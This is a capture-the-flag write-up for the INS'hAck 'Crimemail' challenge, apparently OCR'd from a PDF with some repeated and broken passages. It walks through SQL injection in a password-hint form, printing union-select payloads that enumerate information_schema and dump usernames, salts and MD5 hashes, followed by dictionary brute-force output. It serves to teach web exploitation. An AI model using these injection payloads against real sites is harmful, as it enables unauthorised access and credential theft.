
INS'hAck - Crimemail Writeup

by Guilherme "k33r0k" Assmann

INS'hAck - Crimemail Writeup

"service, to communicate with his associates. Let's see if you can hack your way in his account... Hint: his password's md5 is computed as followed: md5 = md5(\$password + \$salt) and Collins Hackle has a password which can be found in an english dictionary"

There was a simple login form in the web page so, obviously, the usual login form routine tests were run against it.




After a couple of tries I followed the "Lost password?" link and there was another form that seemed a lot like the regular one we get in these kind of links. Running some tests on it I got an error message printed on the screen:




We know some criminals aren't very tech-savvy. You have two options:

- · Contact your local crimelord,
- Try and remember your password using your hint



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The most logical thing to do in a SQLi attack is to try dumping the number of columns using the union operator.



We know some criminals aren't very tech-savvy. You have two options:

- Contact your local crimelord,
- Try and remember your password using your hint

To display your password hint, enter your username:

' union select 1#

Search

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Here is the requested hint for this username:

```
array(1) {
     [0]=>
     array(1) {
     ["hint"]=>
     string(1) "1"
     }
}
```


Contact your local crimelord,
Try and remember your password using your hint

To display your password hint,
enter your username:

' union select 1,2#

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Knowing that there was only one column, I tried to dump the table's data: ' union select concat(table_name, ":", column_name) from information_schema.columns#

```
Here is the requested hint for
     this username:
     array(611) {
         [0]=>
       array(1) {
       ["hint"]=>
  string(33) "CHARACTER_S
          }
         [1]=>
       array(1) {
        ["hint"]=>
  string(35) "CHARACTER_S
          }
         [2]=>
       array(1) {
        ["hint"]=>
  string(26) "CHARACTER_S
          }
         [3]=>
       array(1) {
        ["hint"]=>
  string(21) "CHARACTER_S
          }
         [4]=>
       array(1) {
        ["hint"]=>
  string(25) "COLLATIONS:
         }
         [5]=>
       array(1) {
       ["hint"]=>
  string(29) "COLLATIONS:
          }
         [6]=>
       array(1) {
        ["hint"]=>
  string(13) "COLLATIONS:
```

After taking a look at the end of the dumped info I found what I needed.

```
string(12) "users:userID"
           }
        [607]=>
      array(1) {
       ["hint"]=>
string(14) "users:username"
        [608]=>
      array(1) {
       ["hint"]=>
string(15) "users:pass_salt"
           }
        [609]=>
      array(1) {
       ["hint"]=>
string(14) "users:pass_md5"
           }
        [610]=>
      array(1) {
       ["hint"]=>
string(10) "users:hint"
           }
          }
```

Having the table's columns full names it was easy to dump the content. Using the following payload I could dump all the users table columns' contents: ' union select concat(userID, ":", username, ":", pass_salt, ":", pass_md5) from users#

```
array(5) {
            [0]=>
         array(1) {
          ["hint"]=>
"1:p.escobar:Jdhy:c4598aadc36b55ba1a4f64f16e2b32f1"
            [1]=>
         array(1) {
          ["hint"]=>
"2:g.dupuy:Kujh:0fd221fc1358c698ae5db16992703bcd"
              }
            [2]=>
         array(1) {
          ["hint"]=>
"3:a.capone:hTjl:23afc9d3a96e5c338f7ba7da4f8d59f8"
            [3]=>
         array(1) {
          ["hint"]=>
"4:c.manson:YbEr:fe3437f0308c444f0b536841131f5274"
              }
            [4]=>
         array(1) {
          ["hint"]=>
"5:c.hackle:yhbG:f2b31b3a7a7c41093321d0c98c37f5ad"
              }
             }
```

Ok we have the dump but the passwords were hashed and salted

service, to communicate with his associates.

Let's see if you can hack your way in his account...

Hint: his password's md5 is computed as followed: md5 = md5(\$password + \$salt) and Collins Hackle has a password which can be found in an english dictionary

At this point I wrote my own brute force script:

Some seconds later the password was found:

pizza is the user password we needed:).

```
catcat
          MD5: 21eac7dbe2798cc9bc08fc9bb2f9b5b2
          MD5: 94aa5ca285ab413399ad284a46756fab
catcat
          MD5: d9ce7f17e8b1aea91d0bb7e382e2bafc
catcat
catcat || MD5: 9945b114a68516240e900108ed17647d
           | MD5: b545056f926a19085e7d5f0904839d29
pornstar
             MD5: 58ceb7cec7e9bdc040ffa9fdd9f6bb2d
pornstar
             MD5: 37b781f31aac45660112b4185d24f6d0
pornstar
         || MD5: 17341562dec7a7b7d3b4c201962d88c3
|| MD5: 7a044fa0f853a8d552bd46f0f684735f
pornstar
pornstar
         MD5: 9c64a7db9a09e5b3645a3856e36af0df
pizza ||
         MD5: b256b0dd1259374b4135b77d16386b98
pizza
         MD5: 3ee125de743ea6f7477cf1e3245b71f4
pizza
         MD5: 045a8c12c3a274cddc09ee2aa1eeca1e
pizza
         MD5: f2b31b3a7a7c41093321d0c98c37f5ad
pizza
```

Then I logged in with the c.hackle:pizza credentials:

